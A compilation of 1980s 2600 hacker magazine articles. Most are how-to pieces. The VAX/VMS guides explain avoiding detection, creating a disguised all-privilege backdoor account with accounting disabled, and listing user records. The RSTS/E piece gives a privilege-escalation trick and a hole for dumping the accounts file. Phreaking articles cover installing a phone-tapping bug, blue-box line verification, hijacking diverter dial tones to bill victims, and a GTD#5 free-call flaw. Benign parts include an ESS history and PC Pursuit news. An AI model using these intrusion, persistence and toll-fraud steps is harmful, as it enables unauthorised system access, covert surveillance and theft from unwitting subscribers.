The VMS system has full help files available by typing HELP. You can use the wildcard character of '*' to list out info on every command: $ HELP *.

When you first logon, it may be to your advantage to get a list of all users currently logged onto the system if there are any at all. You can do this by: $ SHOW USERS. Then you should get something like this:

```
VAX/VMS Interactive Users - Total = 4
01-MAY-1985 11:37:21.73

OPA0:       DEMO        004C004C
TTD2:       LAWRENCL    0059004A
TXB1:       FIELD       008D004E
TXB3:       TWYLYSYS    01190057
```

It is highly recommended that if you are logged on in the day and there are people logged in, especially the system manager or the account you are logged on as, logout and call back later. I have found that no matter what system you are on, the best way to remain undetected is to call when no one is on the system. You do not want to call too late since the system keeps a record of when each user logs in and out.

To communicate with other users or other hackers that you are on the system with, use the PHONES Utility: $ PHONES Username. If the system has DECnet, you can see what available nodes there are by: $ SHOW NETWORK. If you have mail the system will tell you so after logging in, simply type: $ MAIL. This will invoke the Personal Mail Utility; you can use help from there.

There are a lot of commands and many are not too useful (to the hacker anyway), so I will not go into detail. One thing about VMS, there is plenty of on-line help available which will enable you to learn the operating system fairly well.

Directories

To see what you have in your directory type: $ DIR. To get a list of directories on the system type: $ DIR [*.*].

When a VAX/VMS is first installed, it comes with nine directories which are not listed when you execute the DIR [*.*] command. [SYSLIB]—various macro and object libraries; [SYSMSG]—system message files; [SYSMGR]—files used in managing the operating system; [SYSHLP]—text files and help libraries for the HELP utility; [SYSERR]—directory for the error log file (ERRLOG.SYS); [SYSTEST]—files used in testing the functions of the operating system; [SYSMAINT]—system diagnostic programs; [SYSUPD]—files used in applying system updates; [SYSUPD.EXAMPLES]—sample driver programs, user-written system services, and other source programs; [SYSEXE]—the executable images of most of the functions of the operating system.

Inside these directories are files with the following file-types:

File-type	Description:	Command:
.txt	Ascii text file	TYPE file-name
.hlp	System Help file	TYPE file-name
.dat	Data file	TYPE file-name
.msg	Message file	TYPE file-name
.doc	Documentation	TYPE file-name
.log	Log file	TYPE file-name
.err	Error msg file	TYPE file-name
.seq	Sequential file	TYPE file-name
.sys	System file	FILE-NAME
.exe	Executable file	FILE-NAME
.com	Command file	COMMAND NAME
.bas	Basic file	RUN file-name

There are others but you won't see them as much as the above. You can change directories either by using: $ CHANGE [DIR.NAM] or $ SET DEFAULT [DIR.NAM].

You can now list and execute the files in this directory without first typing the directory name followed by the file name as long as you have sufficient access. If you don't have sufficient access you can still view files within directories that you cannot default to by: $ TYPE [LOD.DIR]LOD.MAI;1. This will list the contents of the file LOD.MAI;1 in the directory of [LOD.D]

The use of wildcards is very helpful when you desire to view all the mail or something on a system. To list out all the users mail if you have access type: $ TYPE [*.*]*.MAI;*. As you may notice mail files have the extension of MAI at the end. The ;1 or ;2 etc. are used to number files with the same name.

(This is the first of an ongoing series on the VMS operating system. Be sure to look in future issues of 2600 for more in this series. If you want to see an article about a particular computer or operating system, let us know.)

The Infinity Transmitter—An Old Bug That Had Its Time

by Howard

There is always a great hush when the term infinity transmitter is mentioned, as if it were some amazing secret device, but it can be simply explained. The infinity transmitter or harmonica bug is a device installed within a target's phone. This device allows a person to call the phone and listen in on him while he is quite unaware. This device has a few problems, the biggest of which is that the target's phone must be connected to either a Crossbar or Step by Step switch. The other drawback is that the bug must be installed in the target's phone. This means one must enter the house, place the bug in the phone, and rewire it as required. This bug could also be detected if the target were to attempt to use his phone while you were monitoring his activities. Since you are on his phone line listening to him, he might think it strange that his phone was being used, especially if he has any technical background. Let's see how to use the bug once it is installed.

Once installed all the observer has to do is call the target's phone number. After the observer dials the last digit, he sends a specific tone down the phone line which causes the bug to answer the phone before it rings. The frequency of the tone is user selectable and set during the construction process. The exact frequency of the tone is quite unimportant.

This type of bug can be used from anywhere there is a phone. The potential distance is infinite hence the name "infinity transmitter." Ending the audio visit with the target is just as easy as starting it. A different frequency tone is sent down the line telling the bug to hang up. Overall, a very simple concept.

The reason this bug works on Step by Step and Crossbar switches is because in these systems the audio and ring generator are connected to the phone called before it is answered. So it is possible for the bug to answer the phone before the ring capacitor is fully charged by the ring generator. ESS and DMS switches do not connect the audio to the called phone line until after the phone is answered, making the infinity transmitter useless. In the case where the user does not apply the pick-up tone immediately, the phone would ring, then stop suddenly. Therefore some skill is required to avoid tipping the target off to the fact that he is being watched.

Construction of this device should be relatively easy for someone with a little experience in the electronics world. The bug would be isolated from the phone by using two non-polarized capacitors of 1 uf or better. It would mainly consist of two frequency detectors. One would connect the audio from the mouth piece to the phone line and answer the phone when the pick-up tone is detected. The other would disconnect the audio from the mouth piece from the phone line and hang up the phone when the hang-up tone appears.

Reaching Out On Your Own

by Forest Ranger

Verification is a very touchy subject. The telephone company wants to keep verification secret from anyone beyond telco employees. But as phone phreaks should know that is quite impossible. There are two types of operators that do verifications. "0" (TSPS) for local verifications and IO (INWARD) operators for verifications beyond your NPA. They use their operator console, but other people use blue boxes.

KP:NPA+0+XX+NPA+XXX+XXXX:ST

The first NPA (area code) is yours and the 0 will get you on your TSPS operator lines. The next XX part is an area identifier. They are 00, 11, 22, 33, 44, 55, 66, 77, 88, 99. There are ten possible choices depending on which area you are in. For example, blue box verification for Michigan would be KP:313+0+66+NPA+XXX+XXXX:ST. The second NPA is the NPA of the number you are going to verify. The XXX+XXXX part is the rest of the number you are going to verify.

Once you have routed your verification you will receive a series of clicks (tandems stacking), then you will hear a beep and you will be on the line. You won't understand what anyone is saying because everything will be scrambled. The verification will last about thirty seconds. Then you will be beeped out and finally disconnected.

Federal laws regarding line listening have become much stronger—especially after 1974 when a subcommittee of the House of Representatives held a public hearing called "Telephone Monitoring Practices by Federal Agencies". At this hearing it was discovered that Bell had listened in to lines of their employees and had the power to listen in on anyone. This shocked many people and made federal laws concerning such activity much stronger. My point is don't abuse this verification, because all you need is a simple descrambler from Radio Shack to descramble the conversation on the line.

PURSUIT FOR PEOPLE

On August 7, GTE Telenet announced a new service which, if handled properly, will usher in a whole new phase of computer communications.

The service is called PC Pursuit and it enables people to connect their computers to other computers for $25 a month (plus a start-up fee of $25). In other words, a hobbyist in New York can connect his computer to a bulletin board in California and not have to pay for a long distance call. The "computer conversation" goes through GTE Telenet, a packet-switching network for computers, previously used exclusively by large corporations.

"To access the service," GTE's press release explains, "a user calls his PC Pursuit access number and is prompted to enter his home phone number and make a request for a destination phone number in a distant city. If the user's telephone number is not authorized, the phone call is terminated and a record of the call is generated. If the number is authorized, the subscriber is called back and automatically connected to the desired telephone number in the distant city, which could be a specific database or remote PC user. GTE Telenet is able to maintain full accounting of the origin and destination of all calls. Each user session can last a full hour, and users may access the service as many times a month as they wish."

PC Pursuit represents the first time a major corporation has attempted to win over computer hackers rather than intimidate them. J. David Hann, president of GTE Telenet, says, "We hope that we will be providing a safe, positive outlet for computer hobbyists, giving them inexpensive, virtually unlimited access to hundreds of free databases and bulletin boards. By removing the prohibitive cost from recreational data communications, perhaps PC Pursuit will encourage growth and advancement rather than mischief and abuse among hobbyists."

We think it's great. At last we are being encouraged to take advantage of technology without paying ridiculous prices. We look forward to the day when all "long-distance" calls will cost the same as local calls, and free databases be made available to everyone.

Naturally we are a little concerned that all of this data will be going through GTE Telenet, i.e. just about every hacker bulletin board would at some point be called through it. It wouldn't be too difficult to spy on someone's data from within the system, but we feel that's already the case at present with all communications. As always, we recommend scrambling sensitive or private communications.

It's unlikely that this new system (co-developed by Digital Pathways, Inc. of California) will be victimized by hackers because of the callback feature. Still, if there is a way to defeat this, you can count on it being discovered. Even at this point, though, the most that any one person could cheat the service out of is $25 a month.

Our main complaint with PC Pursuit is that it isn't available in nearly enough places. Only the largest of cities can use it to call other large cities. A list of dial-ups appears in this issue. When GTE finally gets around to implementing nationwide or even worldwide service, they will have a powerful, trend-setting, people-oriented product.

(More info can be obtained by talking to a human at 8003684215 or a computer at 8008353001.)

PC PURSUIT Cities and Access Numbers

CITY	AREA CODE SERVED	LOCAL ACCESS NUMBER	CITY ACCESS CODE
Atlanta	404	584-2873	Atlanta
Boston	617	423-0547	Boston
Chicago	312	565-3927	Chicago
Dallas	214	651-7094	Dallas
Denver	303	671-5146	Denver
Detroit	313	961-9555	Detroit
Houston	713	227-5742	Houston
Los Angeles	213	624-6062	LA
New York	212	675-3738	New York
Philadelphia	215	574-0613	Philly
San Francisco	415	398-1134	San Fran
Washington D.C.	202	659-2863	Wash DC

Touch Tones

	1209hz	1336hz	1477hz	1633hz
697hz	1	2	3	A
770hz	4	5	6	B
852hz	7	8	9	C
941hz	*	0	#	D

Multi-frequency Tones

	900hz	1100hz	1300hz	1500hz	1700hz
700hz	1	2	4	7	11
900hz		3	5	8	12
1100hz			6	9	KP
1300hz				10	KP2
1500hz					ST
2600hz	(actually a single frequency tone)				

Other Special and Useful tones

Tone	Frequency	On Time	Off Time
Dial	350hz and 440hz	continuous	
Busy-signal	620hz and 480hz	1/2 second	1/2 second
Reorder	480hz and 620hz	1/4 second	1/4 second
Ringback (normal)	440hz and 480hz	2 seconds	4 seconds
Ringback (PBX)	440hz, 480hz	1 seconds	3 seconds
Off hook attention	1400hz, 2060hz 2450hz, 2600hz	0.1 seconds	0.1 seconds
No such number	200hz, 400hz	Continuous frequency modulated at a rate of 1hz	
Audible rings			
Standard	440hz, 480hz	2 seconds	4 seconds
Synchronomic	20hz, 30hz, 42hz, 54hz	NA	
Decimonic	20hz, 30hz, 40hz, 50hz	NA	
Harmonic	16.67hz, 25hz, 33.34hz, 50hz	NA	
TASI locking frequency	1850hz	5 milisec.	
Out of band signaling	3700hz	NA	
Payphone coins			
Nickel-1 time	1700hz, 2200hz	66 milisec.	
Dime-2 times	1700hz, 2200hz	66 milisec.	66 milisec.
Quarter-5 times	1700hz, 2200hz	33 milisec.	33 milisec.

NA = not available

AND THEY CALL US CROOKS?

by Silent Switchman

A friend and I got together one day and we said, "Let's see if we can make some money trying to help out various communications companies by finding faults in things where they are losing money." It is sort of like patching holes in an automobile tire to keep the air from escaping. I am sure that some of the readers out there have had said to themselves, "Gee, look at this. If this phone company only knew that you could take advantage of their system that way, I bet that I could try to make a little money and help them out and they can help me out." It is a thought that a phone phreak often has—to tell the big company the flaws in its systems and to be rewarded—a symbiotic relationship.

In one of the new digital switching systems, we found some very good ways where you can make long distance calls for free from any telephone—rotary or touchtone. When contacting one of the major manufacturers, they said, "We will test this out, and if it's worth anything, we will let you know." I had also told this company several other things before, and they had said to me then, "We will let this be a free sample to prove yourself to us." So I gave them two very good free samples as to problems in their system, including the name of one system saboteur who was going around destroying systems (switching systems, that is). This was to be a sample as to what I was going to do for them.

Then when I found this other thing where any and everybody in the USA could make a free call on a GTD#5 digital switch,—I didn't come right out and tell them exactly what it was. I said, "If you pay me a small consultant's fee of $500, I could save you several hundred thousand dollars a month. They were not interested; they wanted me to tell them first, and it started a big thing.

This friend of mine contacted a very large long distance carrier (with an all American name) and told them of problems with their long distance company. They promised him a consultant fee of $30,000, which may sound pretty hefty, but would have paid for itself in a short period of time. They solved many of the problems in their network, and when it finally came down to pay the bill (my friend had actually spent time and money), the long distance carrier said "We do not feel we owe you anything. But you can give us information about our system any time you want to." The big long distance phone company with the American-sounding name said that one reason that they were not going to pay the individual is because they had been screwed by a phone phreak in the past who was passing around the information, creating the problem and then trying to make money on it. My friend who simply tried to make some money contracting did not have that in mind. The company had originally said that they "pay for information that is used to stop problems within our system." He reminded them of this comment, and they since have denied it. So this very large company has now reneged on a verbal contract and they have made no attempt to reimburse him for his expenses.

My experiences with various companies have led me to believe that there is no real way for someone like me to provide expert advice. So here I am, holding a secret to the GTD#5 switch, where people can make free calls. I would estimate that the cost to the company would be from $100,000 to $125,000 per month, and it is increasing as more and more people take advantage of this bug. The GTD#5 (General Telephone Digital) is made by Automatic Electric.

So, basically, the moral of this story is: Do not trust a company that you are ever going to do business with, whether it is a telephone company or a big corporation. Do not call up an engineer or a vice president of a company or somebody in telephone security, and do not believe it when they tell you that they will pay for services rendered. If they ever make you a promise, get it in writing, because they *will* cheat you.

(At the request of the author, the flaw in the GTD#5 switch will not be printed in this issue, but in next month's issue.)

an interesting diversion

by Lord Phreaker

A diverter is a form of call forwarding. The phone phreak calls the customer's office phone number after hours, and the call is 'diverted' to the customer's home. This sort of service is set up so the phone subscriber does not miss any important calls. But why would a phreak be interested? Well, often diverters leave a few seconds of the customer's own dial tone as the customer hangs up. The intrepid phreak can use this brief window to dial out on the called party's dial tone, and, unfortunately, it will appear on the diverter subscriber's bill.

How Diverters Are Used

One merely calls the customer's office phone number after hours and waits for him or her to answer. Then he either apologizes for 'misdialing a wrong number' or merely remains quiet so as to have the customer think it's merely a crank phone call. When the customer hangs up, he just waits for the few seconds of dial tone and then dials away. This would not be used as a primary means of calling, as it is illegal and as multiple 'wrong numbers' can lead to suspicion, plus this method usually only works at night or after office hours. Diverters are mainly used for calls that cannot be made from extenders. International calling or the calling of Alliance Teleconferencing are common possibilities. Another thing to remember is that tracing results in the customer's phone number, so one can call up TRW or that DOD NORAD computer number with less concern about being traced.

Some technical problems arise when using diverters, so a word of warning is in order. Many alternate long distance services hang up when the called party hangs up, leaving one without a dial tone or even back at the extender's dial tone. This really depends on how the extender interfaces with the local phone network when it comes out of the long haul lines. MCI and ITT are known to do this frequently, but not all the time. Also, hanging on the line until 'dial window' appears doesn't work every time.

Now the really paranoid phreaks wonder, "How am I *sure* this is ending up on someone else's phone bill and not mine?" Well, no method is 100% sure, but one should try to recognize how a full disconnect sounds on the long distance service of his choice. The customer's hanging up will generate only one click, because most diversions are local, or relatively local as compared with long distance. Also, the customer hanging up won't result in winks--little beeps or tweeps of 2600 hertz tones heard when an in-band trunk is hung up. The 2600 hertz tone returns to indicate the line is free, and the beginning burst of it is heard as it blows you off the line. Also, if there are different types of switching involved, the dial tones will sound radically different, especially between an ESS and a Cross-Bar (X-Bar) or Step-by-Step, as well as sounding "farther away". These techniques are good for understanding how phone systems work and will be useful for future exploration. The really paranoid should, at first, try to dial the local ANI (Automatic Number Identifier) number for the called area and listen to the number it reads off. Or one merely calls the operator and says, "This is repair service. Could you tell me what pair I'm coming in on?" If she reads off the phreak's own number, he must try again.

How to Find Diverters

And now a phreak must wonder, "How are these beasties found?" The best place to start is the local Yellow Pages. If one looks up the office numbers for psychiatrists, doctors, real estate agents, plumbers, dentists, or any professional who generally needs to be in constant contact with his customers or would be afraid of losing business while he is at home. Then one merely dials up all these numbers after 6:00 or so, and listens for multiple clicks while the call goes through. Since the call is local, multiple clicks should not be the norm. Then the phreak merely follows through with the procedure above, and waits for the window of vulnerability.

Other Forms of Diverters

There are several other forms of diverters. Phreaks have for years known of recordings that leave a dial tone after "ending." One of the more famous was the DOD Fraud Hotline's after hours recording, which finally ended, after multiple clicks and disconnects, at an Autovon dial tone. One common practice occurs when a company finds its PBX being heavily abused after hours. It puts in a recording that says that the company cannot be reached now. However, it often happens that after multiple disconnects one ends up with a dial tone inside the PBX—thus a code is not needed. Also, when dialing a company and after talking (social engineering) with employees, one merely waits for them to hang up and often a second dial tone is revealed. 976 (dial-it) numbers have been known to do this as well. Answering services also suffer from this lack of security. A good phreak should learn never to hang up on a called party. He can never be sure what he is missing. The best phreaks are always the last ones to hang up a phone, and they will often wait on the line a few minutes until they are sure that it's all over. One item of clarification—the recordings mentioned above are *not* the telco standard "The number you have dialed..." or the like. However, telco newslines have been made to suffer from the diverter mis-disconnect.

Dangers of Diverting

So, nothing comes free. What are the dangers of diverting? Well, technically one is committing toll fraud. However, a list of diverter numbers is just that, a list of phone numbers. Tracing is a distinct possibility, but the average diverter victim doesn't have the technical knowledge to identify the problem.

There has been at least one investigation of diverter fraud involving the FBI. However there were no arrests and the case was dropped. It seems that one prospective victim in Connecticut realized that he was being defrauded after receiving multiple phone calls demanding that he put his diverter up *now* so that a conference call could be made. He then complained to the FBI. However, these aware customers are few and far between, and if a phreak does not go to such radically obnoxious extremes, it is hard to be caught. Unless the same number is used to place many expensive calls.

more info on VMS

by Lex Luthor and The Legion of Doom/Hackers

(This is the second installment of an in-depth guide to the VMS operating system. Look to future issues for more on VMS and other operating systems.)

Privileges

Privileges fall into seven categories according to the damage that the user possessing them could cause the system:

None	**No privileges**
Normal	**Minimum privileges to effectively use the system**
Group	**Potential to interfere with members of the same group**
Devour	**Potential to devour noncritical system-wide resources**
System	**Potential to interfere with normal system operation**
File	**Potential to compromise file security**
All	**Potential to control the system (hehe)**

The UAF

The User Authorization File contains the names of users who may log into the system and also contains a record of the user's privileges. Each record in the UAF includes the following:

1. Name and Password
2. User Identification Code (UIC)—Identifies a user by a group number and a member number.
3. Default file specification—Has the default device and directory names for file access.
4. Login command file—Names a command procedure to be executed automatically at login time.
5. Login flags—Allows the system manager to inhibit the use of the CTRL-Y function, and lock user passwords.
6. Priority—Specifies the base priority of the process created by the user at login time.
7. Resources—Limits the system resources the user may perform.
8. Privileges—Limits activities the user may perform.

If you have SYSTEM MANAGER privileges, you will be able to add, delete, and modify records in the UAF. The AUTHORIZE utility allows you to modify the information in the UAF. It is usually found in the [SYSEXE] directory. The commands for AUTHORIZE are:

ADD username [qualifier..]—Adds a record to the UAF
EXIT (or CTRL-Z)—Returns you to command level
HELP—Lists the AUTHORIZE commands
LIST [userspec] [/FULL]—Creates a listing file of UAF records
MODIFY—Modifies a record
REMOVE username--Deletes a record
SHOW—Displays UAF records

The most useful besides ADD is the SHOW command. SHOW displays reports for selected UAF records. You can get a /BRIEF listing or a /FULL listing. But before you do that, you may want to make sure no one is logged on besides you. And to make sure no one can log on: $ SET LOGINS /INTERACTIVE=0.

This establishes the maximum number of users able to log in to the system—this command does not effect users currently logged on. This is not really needed and looks very suspicious. Now, to list out the userfile do the following:

$ SET DEFAULT [SYSEXE]
$ RUN AUTHORIZE
UAF) SHOW * /BRIEF

Owner	Username	UIC	Account	Privs	Pr	Default Directory
SYS MANAGER	SYSTEM	[001,004]	SYSTEM	All	4	SYS$SYSROOT:
FIELD SERVICE	FIELD	[001,010]	FIELD	All	4	SYS$SYSROOT:

To get a full report: (if you used the SET DEFAULT command earlier and the default directory is the [SYSEXE] directory, then you don't have to re-type it)

$ RUN AUTHORIZE (or if you still have the UAF) prompt):
UAF) SHOW * /FULL

Username:	**SYSTEM**	**Owner**	**SYSTEM MANAGER**
Account:	**SYSTEM**	**UIC:**	**[001,004]**
CLI:	**DCL**	**LGICMD:**	

Default Device: SYS$ROOT:
Default Directory: [SYSMGR]
Login Flags:
Primary days: Mon Tue Wed Thu Fri
Secondary days: Sat Sun
No hourly restrictions

PRIO:	**4**	**BYTLM:**	**20480**	**BIOLM:**	**12**
PRCLM:	**10**	**PBYTLM:**	**0**	**DIOLM:**	**12**
ASTLM:	**20**	**WSDEFAULT:**	**150**	**FILLM:**	**20**
ENQLM:	**20**	**WSQUOTA:**	**350**	**SHRFILLM:**	**0**
TQELM:	**20**	**WSECTENT:**	**1024**	**CPU:**	**no limit**
MAXJOBS:	**0**	**MAXACCTJOBS:**	**0**	**PGFLQUOTA:**	**200000**

Privileges:
CMKRNL CMEXEC SYSNAM GRPNAM ALLSPOOL DETACH DIAGNOSE LOG-IO GROUP ACNT PRMCEB PRMMBX PSWAPM ALTPRI SETPRV TMPMBX WORLD OPER EXQUOTA NETMBX VOLPRO PHY-IO BUGCHK PRMGBL SYSGBL MOUNT PFNMAP SHMEM SYSPRV SYSCLK

Unfortunately, you cannot get a listing of passwords, but you can get the list of users as shown above. The passwords are encrypted just like a UNIX system, but you cannot even see the encrypted password unless you look at the actual file that the UAF draws its information from.

After listing out all the users, you figure that since all these other people are on here, why can't I have my own account? Well, if you have sufficient privs, you can!

UAF)ADD SYSLOG /PASSWORD=LEGION /UIC=[014,006] /CPUTIME=0 /DEVICE=SYS$SYSROOT- -/ACCOUNT=VMS /DIRECTORY=[SYSERR] PRIVS=ALL /OWNER=DIGITAL /NOACCOUNTING

1) You ADD the username SYSLOG (you do not want to create a user like: Lex, since it will be too obvious and not look right. I have had much success in not being detected with this account.
2) You specify the password for the SYSLOG account.
3) You assign a UIC (User Identification Code) which consists of two numbers in the range of 0 through 377, separated by a comma and enclosed in brackets. The system assigns a UIC to a detached process created for the user at login time. User processes pass on this UIC to any subprocesses they create. Processes can further assign UICs to files, mailboxes, devices, etc. You can assign the same UIC to more than 1 user.
4) CPUTIME is in delta format, 0 means INFINITE, which is what we will use.
5) You specify the DEVICE that is allocated to the user when they login, which for our purposes, is the SYS$SYSROOT device, other devices are: SYS$DEVICE, SYS$SYSDISK, DB1, etc.
6) Specifying an account is not necessary, but if you do, use one that is listed as another user's, since you don't want to attract too much attention to the account.
7) The default directory can be a directory currently on the system or it can be created after the UAF record is added. You may want to use one of the ones mentioned earlier on, but be sure not to use the [SYSMGR] directory.
8) You can select one of the privileges listed earlier. We will use, of course, ALL.
9) OWNER is similar to the ACCOUNT qualifier; again, look at what the other users have listed.
10) NOACCOUNTING will disable system accounting records, thus not adding information to the ACCOUNTING.DAT file.

After the UAF record is successfully added, you should create a directory by specifying the device name, directory name, and UIC of the UAF record. Protection for the "ordinary" user is normally, Read, Write, Execute, and Delete access for system, owner, and group processes, and read and execute access for world processes. To create a directory: $ CREATE SYS$SYSROOT:[SYSLOG] /DIRECTORY /OWNER-UIC=[014,006].

Accounting

For accounting purposes, the VAX/VMS system keeps records of the use of the system resources. These records are kept in the accounting log file: SYS$SYSDISK: [SYSMGR] ACCOUNTING.DAT, which is updated each time an accountable process terminates, each time a print job is completed, and each time a login failure occurs. In addition, users can send messages to be inserted into the accounting log file.

To suppress the accounting function and thus avoid accounting for the use of system resources requires privilege. The /NOACCOUNTING qualifier is used to disable all accounting in a created process.

You may want to see how often the account you are using or another account logs in. You can do this by: $ ACCOUNTING /USER=(SYSLOG).

Date/Time	Type	Subtype	Username	ID	Source	Status
30-JAN-1985 00:20:56	PROCESS	INTERACTIVE	SYSLOG	000000C5	NONE	00038090
12-FEB-1985 04:11:34	PROCESS	INTERACTIVE	SYSLOG	000000A9	NONE	00038110
01-MAY-1985 10:40:22	PROCESS	INTERACTIVE	SYSLOG	000000C4	NONE	00030001

This is the accounting information for the user:SYSLOG which shows that the user has logged on three times so far. Some users may be on hundreds of times, thus, it would be an ideal account to use abuse since it will not be likely that the unauthorized accesses will be detected.

Logging Off

Simply type: $ LOGOUT. The system will display the usual CPU time used and other statistics.

Shutting Down The System

Many files I have read tell you how to destroy a system, shut it down etc. I do not recommend nor practice any type of malicious activity. I do realize, though, that in the process of gaining access to a system, the Hacker or System Cracker, whichever you prefer, gets bored or learns as much as he wants to learn about the system. I will explain how to shut down the system correctly. This can be used in case you think you screwed the system and shutting down may be the only way to avoid considerable damage.

The normal reasons for shutting down the system are: danger of power loss, need to backup the system disk, hardware or software problems, or to use the system for a specific application. Below is the command procedure which describes how to shut down the system in an orderly fashion. This procedure is contained in a command file.

PROCEDURE:
1) Type the following command to begin the shutdown procedure:
$ @SYS$SYSTEM:SHUTDOWN
2) Enter time till shutdown:
How many minutes until shutdown?:5
3) You will now have to give the reason for shutting it down:
Reason?:possible system damage
4) Respond by typing a Y or N to the following question:
Do you want to spin down the disks?:N

After a short period the message: SYSTEM SHUTDOWN COMPLETE USE CONSOLE TO HALT SYSTEM.

At this point, the system cannot be totally shut down, but all processes are halted, thus, not causing any further damage to the system. (Remember, the reason you should have shut it down was because potential damage to the system could have occurred and you were acting in the best interest of the system.)

Reading Material

For general background information about the VAX/VMS system, see the VAX/VMS Primer and the VAX/VMS Summary Description and Glossary. The following VAX/VMS documents may also be useful:

VAX/VMS	**Command Language User's Guide**
VAX/VMS	**Guide to Using Command Procedures**
VAX/VMS	**Release notes**
VAX-11	**RSX-11M User's Guide**
VAX-11	**Software Installation Guide**
VAX/VMS	**System Manager's Guide**
VAX/VMS	**System Messages and Recovery Procedures Manual**
VAX-11	**Utilities Reference Manual**
RMS-11	**User's Guide**

For controlling network operations, refer to the DECNET-VAX System Manager's Guide.

RSTS: A Trick or Two

by The Marauder/Phoneline Phantoms

(What follows is a specific discussion on some aspects of the RSTS operating system which is usually found on a PDP-11. This computer is quite popular and found in many schools. For those who are unfamiliar, a general survey of RSTS will appear in future issues.)

Free Space

What is free space? Well, on all RSTS/E systems, there is a portion of the disk assigned to 'free space', which is basically space free for the saving of files. When you issue a save, or open command, RSTS/E simply grabs however many blocks are needed from this space, and stores your file there. Then this space is marked as being 'unavailable'. When you delete, or kill a file the exact opposite happens, RSTS/E moves a few pointers, which mark this space as 'available', (or free) space, leaving the entire file 99% of the time totally intact!!. Here is an algorythm for a program to read free space:

```
10 open 'file.ext' as file 1%
20 put #1%,record XXXXX%
30 close 1%
40 end
```

where: file.ext = any valid filename you want the free space to be placed in. XXXXX% = any integer between 1 and 32767 inclusive, telling how many blocks of free space you wish transferred into 'file.ext'.

For example, if I wanted to read 500 blocks of free space into a file called "free.spc" I would write my program as follows:

```
10 open "free.spc" as file 1%
20 put #1%,record 500%
30 close 1%
40 end
```

Now in my directory would be the file "free.spc" holding 500 blocks of free space. You can now simply pip, teco, etd. or any text editor to examine the contents of this file. Whatever was deleted in the past few hours will usually be 99% intact. This includes BASIC programs, any ASCII text files (compiled code is untranslatable so it's useless). This is especially useful at schools in the beginning or end of year when the administration is deleting and creating new accounts.

NOTE: You (and anyone else) can prevent files from going to free space in a readable format. When deleting a file, program, etc., use the following.

```
pip prog.ext/wo/lo (on RSTS/E v6.00 and earlier)
pip prog.ext/de/er (on RSTS/E v7.00 and later)
```

What this does in effect is tell pip to 'write zeroes' over the entire file before releasing it to free space. (Few persons know to use this, and fewer still ever use it!!)

Programs With 'Holes' in Them

On most systems there are usually a few programs that have holes in them that can be used to your advantage. Here are a few I have found.

If the system you are hacking supports a 'basic +2' runtime system (prompts with 'well??') from the basic keyboard monitor (from 'Ready').

```
sw bp2com
esp
Z (control z)
```

This is a legendary bug in the older versions of RSTS/E; what it basically does is switch to basic plus 2 as the default keyboard monitor, executes the ccl that evokes the rpg editor (esp), then control z's (exits) out of it leaving *full privileges intact!!!* So you can now run any program on the system!

Another big hole i have found is in the program '(1,2)rpgdmp.tsk', which is an rpg ASCII dump program, used for dumping rpg source code and checking for stray control characters that have a way of getting into rpg source and playing hell with the compiler. To use it simply try:

```
run (1,2)rpgdmp
```

It will ask you for a file name, then output device. You can give it any file name on the system (like $acct.sys), and it will be dumped to whatever output device you selected!!! (screen, lp:, or disk)

here's the secret!

by Silent Switchman

(Last month, we presented a story of a phone phreak, who knew of various flaws in various phone systems but was unable to share his knowledge with the company in question. He asked to be paid a small consultant fee, but this was denied him. So, we gave him a means of making this public.)

Check the location of the nearest GTD#5 switch made by Automatic Electric. It is usually installed by a general telephone company of your local area. You will find that the loop numbers do not supervise on either side. Numbers that do not supervise (non-supe) do not charge for the connection; they are free. This is different from toll-free service because the person you call pays for that. Toll-free calls are treated more like a collect call. In this case, the call is free like calls to some telephone company test numbers.

Loop numbers are two or more numbers that connect when each one is called at the same time.

This presents a means for two people anywhere in the country to call each other for free. The GTD#5 switch is being installed all over the country and this works in most of them, including Canada and overseas. Right now, quite a few phreaks in California, Hawaii, and Texas are using these toll-free loops.

I suggest that you call your local General Telephone company and ask them the exchange of the local GTD#5, then see if you can find the number of your local switchman and try to find out the number to the standard loop. These have to be dialed directly, because many extenders charge when connecting to non-suped numbers, as do some alternate long distance companies.

THE HISTORY OF ESS

by Lex Luthor

Of all the new 1960's wonders of telephone technology—satellites, ultra-modern Traffic Service Positions (TSPS) for operators, the picturephone, and so on—the one that gave Bell Labs the most trouble, and unexpectedly became the greatest development effort in Bell System's history, was the perfection of an electronic switching system, or ESS. ESS should be well known to many a technical enthusiast. It is known as the big brother of the phone system, capable of controlling almost all aspects of any phone call and keeping track of calling patterns. How ESS works and what it is capable of has been covered previously in *2600* (February, 1984) and will be covered in future issues.

It may be recalled that such a system was the specific end in view when the project that had culminated in the invention of the transistor had been launched back in the 1930's. After successful accomplishment of that planned miracle in 1947-48, further delays were brought about by financial stringency and the need for further development of the transistor itself. In the early 1950's, a Labs team began serious work on electronic switching. As early as 1955, Western Electric became involved when five engineers from the Hawthorne works were assigned to collaborate with the Labs on the project. The president of AT&T in 1956, wrote confidently, "At Bell Labs, development of the new electronic switching system is going full speed ahead. We are sure this will lead to many improvements in service and also to greater efficiency. The first service trial will start in Morris, Illinois in 1959." Shortly thereafter, Kappel said that the cost of the whole project would probably be $45 million.

But it gradually became apparent that the development of a commercially usable electronic switching system—in effect, a computerized telephone exchange—presented vastly greater technical problems than had been anticipated, and that, accordingly, Bell Labs had vastly underestimated both the time and the investment needed to do the job. The year 1959 passed without the promised first trial at Morris, Illinois; it was finally made in November 1960, and quickly showed how much more work remained to be done. As time dragged on and costs mounted, there was concern at AT&T and something approaching panic at Bell Labs. But the project had to go forward; by this time the investment was too great to be sacrificed, and in any case, forward projections of increased demand for telephone service indicated that within a few years a time would come when, without the quantum leap in speed and flexibility that electronic switching would provide, the national network would be unable to meet the demand. In November 1963, an all-electronic switching system went into use at the Brown Engineering Company at Cocoa Beach, Florida. But this was a small installation, essentially another test installation, serving only a single company. Kappel's tone on the subject in the 1964 annual report was, for him, an almost apologetic: "Electronic switching equipment must be manufactured in volume to unprecedented standards of reliability.... To turn out the equipment economically and with good speed, mass production methods must be developed; but, at the same time, there can be no loss of precision...." Another year and millions of dollars later, on May 30, 1965, the first commercial electric central office was put into service at Succasunna, New Jersey.

Even at Succasunna, only 200 of the town's 4,300 subscribers initially had the benefit of electronic switching's added speed and additional services, such as provision for three party conversations and automatic transfer of incoming calls. But after that, ESS was on its way. In January 1966, the second commercial installation, this one serving 2,900 telephones, went into service in Chase, Maryland. By the end of 1967 there were additional ESS offices in California, Connecticut, Minnesota, Georgia, New York, Florida, and Pennsylvania; by the end of 1970 there were 120 offices serving 1.8 million customers; and by 1974 there were 475 offices serving 5.6 million customers.

